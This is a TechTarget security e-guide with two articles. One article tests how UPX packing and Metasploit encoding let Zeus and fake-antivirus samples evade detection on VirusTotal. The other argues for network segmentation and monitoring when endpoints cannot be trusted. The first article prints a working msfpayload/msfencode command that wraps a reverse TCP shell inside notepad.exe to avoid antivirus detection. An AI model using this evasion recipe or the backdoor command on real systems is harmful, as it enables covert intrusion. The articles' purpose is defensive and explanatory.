


# ANTIVIRUS EVASION TECHNIQUES SHOW EASE IN AVOIDING ANTIVIRUS DETECTION

Home

Antivirus evasion techniques show ease in avoiding anti-virus detection

Unmanaged endpoints? Rethink the defense-in-depth security model



**IN THE WAKE** of the NY Times attack and a deeper look into the antivirus evasion techniques, there is no denying the possibility and ease of avoiding such defenses.

However, today's endpoint security model is failing causing organizations to still suffer from antivirus attacks. Read more in this expert E-Guide to uncover what's next for avoiding such attacks.

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged end-points? Rethink the defense-in-depth security model](#)

## ANTIVIRUS EVASION TECHNIQUES SHOW EASE IN AVOIDING ANTIVIRUS DETECTION

*Joe Granneman, Contributor*

Endpoint antivirus doesn't work. Yes, the secret is out: in a dramatic public spat, the industry's biggest antivirus vendor was recently called out for failing to detect and thwart an advanced persistent attack. Granted, this wasn't really a secret to information security practitioners, but for many consumers and, surely, a few C-level executives, the event revealed that without additional security technologies, antivirus offers little protection against contemporary cyberattacks. Fortunately, this incident has shed light on the advanced methods attackers now use to easily subvert antimalware products.

To briefly recap, in late January the New York Times revealed it had been the victim of China-based cyberattack campaign, which had gone on undetected for at least four months. Attackers are believed to have gained initial network access by spearphishing, then using valid credentials to make their way through the network and into more than four dozen employees' computers, seeking identities of reporters' sources on stories involving the Chinese

[Home](#)

Antivirus evasion techniques show ease in avoiding anti-virus detection

Unmanaged end-points? Rethink the defense-in-depth security model

prime minister.

**FIGURE 2: Zeus Trojan**




The sparks began to fly when the Times reported that attackers had installed at least 45 pieces of custom malware on its network, only one of which was detected by the Symantec Corp. antimalware products installed on its systems. In an unusual move, Symantec released a response noting the importance of additional layers of security, such as reputation-based technology and behavior-based blocking. The last line of Symantec's statement was the kicker: "Antivirus software alone is not enough."

Symantec got it right. Antivirus alone cannot protect a private network

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged end-points? Rethink the defense-in-depth security model](#)

from malware, no matter how sophisticated or advanced the heuristics. No enterprise should rely solely on antivirus detection because cybercriminals now have too many different methods at their disposal to modify executables. We'll examine some of the advanced techniques attackers use to show just how difficult and perplexing it can be for enterprises to identify advanced malware attacks. However, it is important to note that all security pros should continue to research new methods as they emerge; the techniques used by malware authors are constantly evolving.

**FIGURE 3: Packed Fake AV Ransomware**



[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged end-points? Rethink the defense-in-depth security model](#)

## OBFUSCATION TO AVOID DETECTION

One of the first techniques that attackers use to avoid antivirus detection is compression. Originally intended to aid application developers in reducing the size of their program files to ease distribution, compression is used by malware authors to obfuscate the contents of the executable. By using compression techniques, malware authors found they could modify their code in order to bypass signature-based antivirus software. Many applications can be used for compression, but one of the most popular is called Ultimate Packer for executables (UPX). It is open source and available from Sourceforge.

I used this technique against known malware samples to demonstrate the effectiveness of obfuscation through compression. I find it helpful to keep a collection of malware samples that I have encountered over the years to test new defenses and validate detection strategies. I chose two of the most infamous strains of malware in my collection. One is a variant of the Zeus Trojan that came through antivirus systems undetected in May of 2012. The second is a variant of the incredibly successful ransomware, which resembles fake antivirus and has been the scourge of IT helpdesks around the world.

[Home](#)

Antivirus evasion techniques show ease in avoiding anti-virus detection

Unmanaged end-points? Rethink the defense-in-depth security model


**FIGURE 4:** Packed Zeus Trojan



The screenshot shows the VirusTotal analysis interface for a file named 'Keygen\_adpfpr.5.03.45059\_packed.exe'. The SHA256 hash is 48901354969f99adde50cdf7af65674088968f7b2bb990a2d0e34da15e2876f1. The detection ratio is 31 / 46, with 31 engines detecting the file. The analysis date is 2013-02-02 23:24:40 UTC (0 minutes ago). A 'More details' link with a downward arrow is visible at the bottom right of the analysis box. The VirusTotal logo is at the bottom left of the screenshot.

SHA256:	48901354969f99adde50cdf7af65674088968f7b2bb990a2d0e34da15e2876f1
File name:	Keygen_adpfpr.5.03.45059_packed.exe
Detection ratio:	31 / 46
Analysis date:	2013-02-02 23:24:40 UTC ( 0 minutes ago )

[More details](#)



Both of these older malware samples are easily detectable by up-to-date signatures of any antivirus product on the market today. I ran them through the free Web service at [virustotal.com](http://virustotal.com), which analyzes suspicious files and URLs through up to 46 different antivirus engines. The results of the tests were that Zeus was detected by 43 out of 46 of the antivirus engines while Fake-AV was detected by 42 out of 45.

I ran both files through an executable packer, and the newly obfuscated files through the [virustotal.com](http://virustotal.com) service, and compared the results.

The packed Zeus Trojan was able to evade another 12 antivirus detection

Home

Antivirus evasion techniques show ease in avoiding anti-virus detection

Unmanaged end-points? Rethink the defense-in-depth security model

engines, which was expected. The unexpected finding is that it was being identified differently by several major antivirus engines. Microsoft's engine missed the packed file entirely, while the Symantec engine reclassified the file as "Suspicious.SecTool."

FIGURE 5: Packed Zeus Detection

McAfee	BackDoor-FFH
McAfee-GW-Edition	BackDoor-FFH
Microsoft	-
MicroWorld-eScan	Gen:Variant.Symmi.3334
NANO-Antivirus	Trojan.Win32.Andromeda.rpycz
Norman	Kryptik.BVB
nProtect	-
Panda	Trj/Xpacked.A
PCTools	HeurEngine.ZeroDayThreat
Rising	-
Sophos	Mal/Katusha-J
SUPERAntiSpyware	-
Symantec	Suspicious.SecTool



[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged endpoints? Rethink the defense-in-depth security model](#)

Symantec was not alone in reclassifying the type of malware detected. The following lists show that, except for McAfee, most of the well-known antivirus engines also reclassified the malware. McAfee was able to detect the malware despite the modifications, which looked promising. The next test was to verify if McAfee would do as well with another malware sample.

The test results from packing the fake antivirus ransomware were even better than results achieved with the packed Zeus Trojan. Three more antivirus engines missed detection altogether, raising the total number of misses this time to 15. Symantec turned out to be one of the engines that failed to detect any malware from the packed ransomware executable, but it was certainly not alone as the tables below illustrate.

McAfee and Microsoft both do well in this test. However, this is not to imply that any of these antivirus engines offer “better” protection than any others. The test only consisted of two different files that had been packed using one compression tool. The results could be completely different using different malware samples or compression tools. This test simply demonstrates that it is possible to bypass antivirus engines using this methodology. There are still plenty of other methods that can be utilized to bypass all of them.

Home

Antivirus evasion techniques show ease in avoiding anti-virus detection

Unmanaged end-points? Rethink the defense-in-depth security model

## PACKAGING EXPLOITS WITH PENETRATION-TESTING FRAMEWORKS

**FIGURE 6:** Zeus Trojan Detection

McAfee	BackDoor-FFH
McAfee-GW-Edition	BackDoor-FFH
Microsoft	Worm:Win32/Gamarue.I
MicroWorld-eScan	Gen:Variant.Kazy.70582
NANO-Antivirus	Trojan.Win32.Andromeda.rpycz
Norman	W32/Suspicious_Gen5.DYOT
nProtect	Trojan/W32.Jorik.48128.H
Panda	Trj/Sinowal.WXO
PCTools	Backdoor.Trojan
Rising	-
Sophos	Troj/Zbot-BWI
SUPERAntiSpyware	Trojan.Agent/Gen-MultiC
Symantec	Backdoor.Trojan

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged endpoints? Rethink the defense-in-depth security model](#)

My next test utilized the popular Metasploit Community Edition penetration-testing framework. This tool is well known for its open contribution development and flexibility. The ability to package exploits or backdoors into files that could be used in penetration tests was a key feature that was added several years ago. Many popular file formats can be created by this tool, including PDFs and all of the standard Microsoft Office formats. It can also generate executables, which can be templated from default Microsoft Windows program files. An unsuspecting user is likely to run “notepad.exe” and not realize it has been modified. This is how a penetration tester can evade antivirus engines, and simulates how malware authors generate realistic-looking malicious code.

I ran several standard Microsoft Windows executables through the following command to test the antivirus detection rate:

```
msfpayload windows/shell/reverse_tcp LHOST=192.168.1.75  
LPORT=4444 R | msfencode -c 5 -e x86/shikata_ga_nai -x notepad.exe > notepad2.exe
```

The command generated a standard reverse TCP backdoor, which would connect to the command and control server at 192.168.1.75 on port 4444. This was piped to the encoder, which ran through five passes using the shikata ga nai

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged endpoints? Rethink the defense-in-depth security model](#)

encoder. This phrase means “it cannot be helped” in Japanese, but also refers to the polymorphic XOR additive feedback encoder used by Metasploit to create the executable. The final product – notepad2.exe – was produced by using notepad.exe as a template. The victim would execute notepad2.exe and create a backdoor connection to the C&C server at 192.167.1.75.

It was then time to upload and scan notepad2.exe to test the detection capabilities of the same antivirus engines used in the previous tests. This test was a complete miss for every one of 46 antivirus engines available at virustotal.com. None of them—including Microsoft, Symantec, McAfee—identified the backdoor that was encoded in this file. However, this was no surprise. It was the expected result to demonstrate the limitations of signature-based antivirus engines. They must have seen the malware before in order to detect it in the future.

Home

Antivirus evasion techniques show ease in avoiding anti-virus detection

Unmanaged end-points? Rethink the defense-in-depth security model

**FIGURE 7: Packed Fake AV**

McAfee	Downloader-CEW.b
McAfee-GW-Edition	Downloader-CEW.b
Microsoft	TrojanDownloader:Win32/Renos
MicroWorld-eScan	Trojan.Generic.KDV.56761
NANO-Antivirus	Trojan.Win32.FakeAlert.bkmid
Norman	CodecPack.BY
nProtect	Trojan.Generic.KDV.56761
Panda	-
PCTools	-
Rising	-
Sophos	-
SUPERAntiSpyware	-
Symantec	-

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged end-points? Rethink the defense-in-depth security model](#)

To be clear, these tests are non-scientific and do not imply that antivirus is useless as a defense against modern malware attacks. It does imply that antivirus is only a part of an overall defense-in-depth strategy required to protect company computing assets, just as Symantec wrote in its response to the Times article.

## LAYER TECHNOLOGIES ON TOP OF ANTIMALWARE

To that end, now is the time for CISOs to take action and push their organizations to consider layering additional technologies on top of antimalware systems. For example, it can be combined with whitelisting to allow only approved programs to run on client machines. Next-generation firewalls, IPS/IDS and Web filtering systems can all be used to detect unusual network traffic, which almost always accompanies malware infections. Of course, no systems can be effective without human interpretation and intervention, so it's critical that a well-trained security professional be given the responsibility to monitor whichever security systems are utilized.

Home

Antivirus evasion techniques show ease in avoiding anti-virus detection

Unmanaged end-points? Rethink the defense-in-depth security model

**FIGURE 8: AV Ransomware Detection**

McAfee	Downloader-CEW.b
McAfee-GW-Edition	Downloader-CEW.b
Microsoft	TrojanDownloader:Win32/Renos
MicroWorld-eScan	Trojan.Generic.KDV.56761
NANO-Antivirus	Trojan.Win32.FakeAlert.bkmlid
Norman	Obfuscated_M
nProtect	Trojan-Downloader/W32.CodecPack.200704.F
Panda	Trj/Genetic.gen
PCTools	Trojan.FakeAV
Rising	Trojan.Win32.Generic.1253494F
Sophos	Mal/FakeAV-CX
SUPERAntiSpyware	Trojan.Agent/Gen-VTSec
Symantec	Trojan.FakeAV!gen29

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged end-points? Rethink the defense-in-depth security model](#)

Antivirus has received a lot of criticism in the press recently, prompting people to ask again, if antivirus is dead. Antivirus is alive and well, but it should only be a piece of an overall defensive strategy. The ease with which even the most basic attacks can be effectively obfuscated, as demonstrated above, is further proof that effective information security should never be centered around one product or security layer; but achieved through a comprehensive risk management program that relies on multiple layers and technologies. The Times incident, and many others like it, should serve as the catalyst for many organizations to supplement antimalware with today's emerging breed of auxiliary defenses.

**JOSEPH GRANNEMAN** has more than 20 years of experience in technology and information security, primarily focused in health care IT.



[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged endpoints? Rethink the defense-in-depth security model](#)

## UNMANAGED ENDPOINTS? RETHINK THE DEFENSE-IN-DEPTH SECURITY MODEL

*Mike Rothman, Contributor*

Every day it seems you read about this zero-day attack, that botnet rising from the dead or another new, innovative attack targeting enterprise endpoints. Or all of the above. It makes even the most hardened security professional want to curl up into a fetal position and cry for his mommy.

But sticking your head in the sand doesn't solve the problem, nor does it help us achieve our charter of protecting corporate information assets. I've had a number of conversations lately that ultimately ended with the realization that the organization can no longer trust its endpoints. This requires thinking about security in a fundamentally different manner.

I know the idea of giving up on securing the endpoint blows up how we've been taught to do things for years. What about the defense-in-depth security model? What about a layered security architecture? If you take a key layer out of the mix, where does that leave you? Actually, let me ask the question from different perspective: How are your current endpoint protections working for

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged endpoints? Rethink the defense-in-depth security model](#)

you? Yeah, I thought so. I also get that some of you don't have the option of giving up endpoint protections because auditors still require you to do the checklist fandango and make sure the AV box remains checked. So let me clarify: You probably still have to "protect" your endpoints, but you aren't expecting those controls to actually prevent an infection.

To be clear, a layered security architecture is still a good idea. If you are going to have a breach, at least make the attackers work for it. The point is to implement your layered security within the infrastructure you control, because you increasingly don't control the endpoints -- especially in today's world of bring your own device, or BYOD. Maybe it's a personally owned laptop belonging to a contractor brought in to rescue an off-the-rails development project. Maybe it's a business partner with access to your systems. Maybe it's your board members using their shiny new iPads to access corporate email. Regardless, you don't control those devices, and it's probably not worth the effort to mandate a certain type of device and then implement appropriate security controls.

It's easier to assume the endpoint is compromised, since if it isn't right now, it will be owned soon enough. Those pesky users keep clicking on stuff, and we all know how that ends. So, what to do? First, let's deal with the endpoint. I

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged endpoints? Rethink the defense-in-depth security model](#)

recommend you deem it a lost cause and reimage it. Today's malware doesn't really lend itself to being cleaned; don't even try. Start with a fresh operating system install and move on. Hopefully if good backup processes are in place, an affected user won't lose too much data.

Since we're assuming we can't trust endpoints, we need to protect things at the network layer, and that means network segmentation. A lot of network segmentation. You want your really sensitive information behind a "high wall," where anyone (or anything) accessing that data is strongly authenticated, and all transactions on the sensitive networks get monitored and applicable traffic captured. Again, these controls are not panaceas, but you want to make it hard to access your important stuff and even harder to exfiltrate it.

For the stuff that isn't that important, you can implement a less stringent set of controls. Maybe just making sure the devices connecting to your network are not steaming cesspools of malware upon connection. And you can look at what network connections devices make (by looking at applicable network flows) to ensure they aren't trying anything silly, like reconnaissance that could indicate an active attacker trying to do bad things.

It's interesting, but for all the people who shoveled dirt on the network access control (NAC) companies a few years ago, it turns out that technology is

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged endpoints? Rethink the defense-in-depth security model](#)

pretty applicable to deal with this concept of untrusted endpoints. You evaluate each endpoint upon connection and then, based on device type, security posture, authentication method and a variety of other policy triggers, decide what networks they can connect to.

Can a savvy attacker defeat segmentation and the way NAC appliances assign devices to specific network segments? Of course -- which is why it's important to also monitor your sensitive networks. Yes, that involves using a security information and event management, or SIEM, system that not only monitors and analyzes the events and configurations of the devices controlling your important data, but also likely does some full packet capture on the very sensitive segments. Why? Because you want to make sure you have sufficient data for a proper forensic investigation when you have an incident.

Remember, you can't entirely eliminate the risk of a breach. But you can make it harder on the attackers, and part of that may be treating your endpoints as the hostile devices they often turn out to be.

[Home](#)[Antivirus evasion techniques show ease in avoiding anti-virus detection](#)[Unmanaged end-points? Rethink the defense-in-depth security model](#)

## FREE RESOURCES FOR TECHNOLOGY PROFESSIONALS

TechTarget publishes targeted technology media that address your need for information and resources for researching products, developing strategy and making cost-effective purchase decisions. Our network of technology-specific Web sites gives you access to industry experts, independent content and analysis and the Web's largest library of vendor-provided white papers, webcasts, podcasts, videos, virtual trade shows, research

reports and more —drawing on the rich R&D resources of technology providers to address market trends, challenges and solutions. Our live events and virtual seminars give you access to vendor neutral, expert commentary and advice on the issues and challenges you face daily. Our social community IT Knowledge Exchange allows you to share real world information in real time with peers and experts.

## WHAT MAKES TECHTARGET UNIQUE?

TechTarget is squarely focused on the enterprise IT space. Our team of editors and network of industry experts provide the richest, most relevant content to IT professionals and management. We leverage the immediacy of the Web, the networking and face-to-face opportunities of events and virtual events, and the ability to interact with peers—all to create compelling and actionable information for enterprise IT professionals across all industries and markets.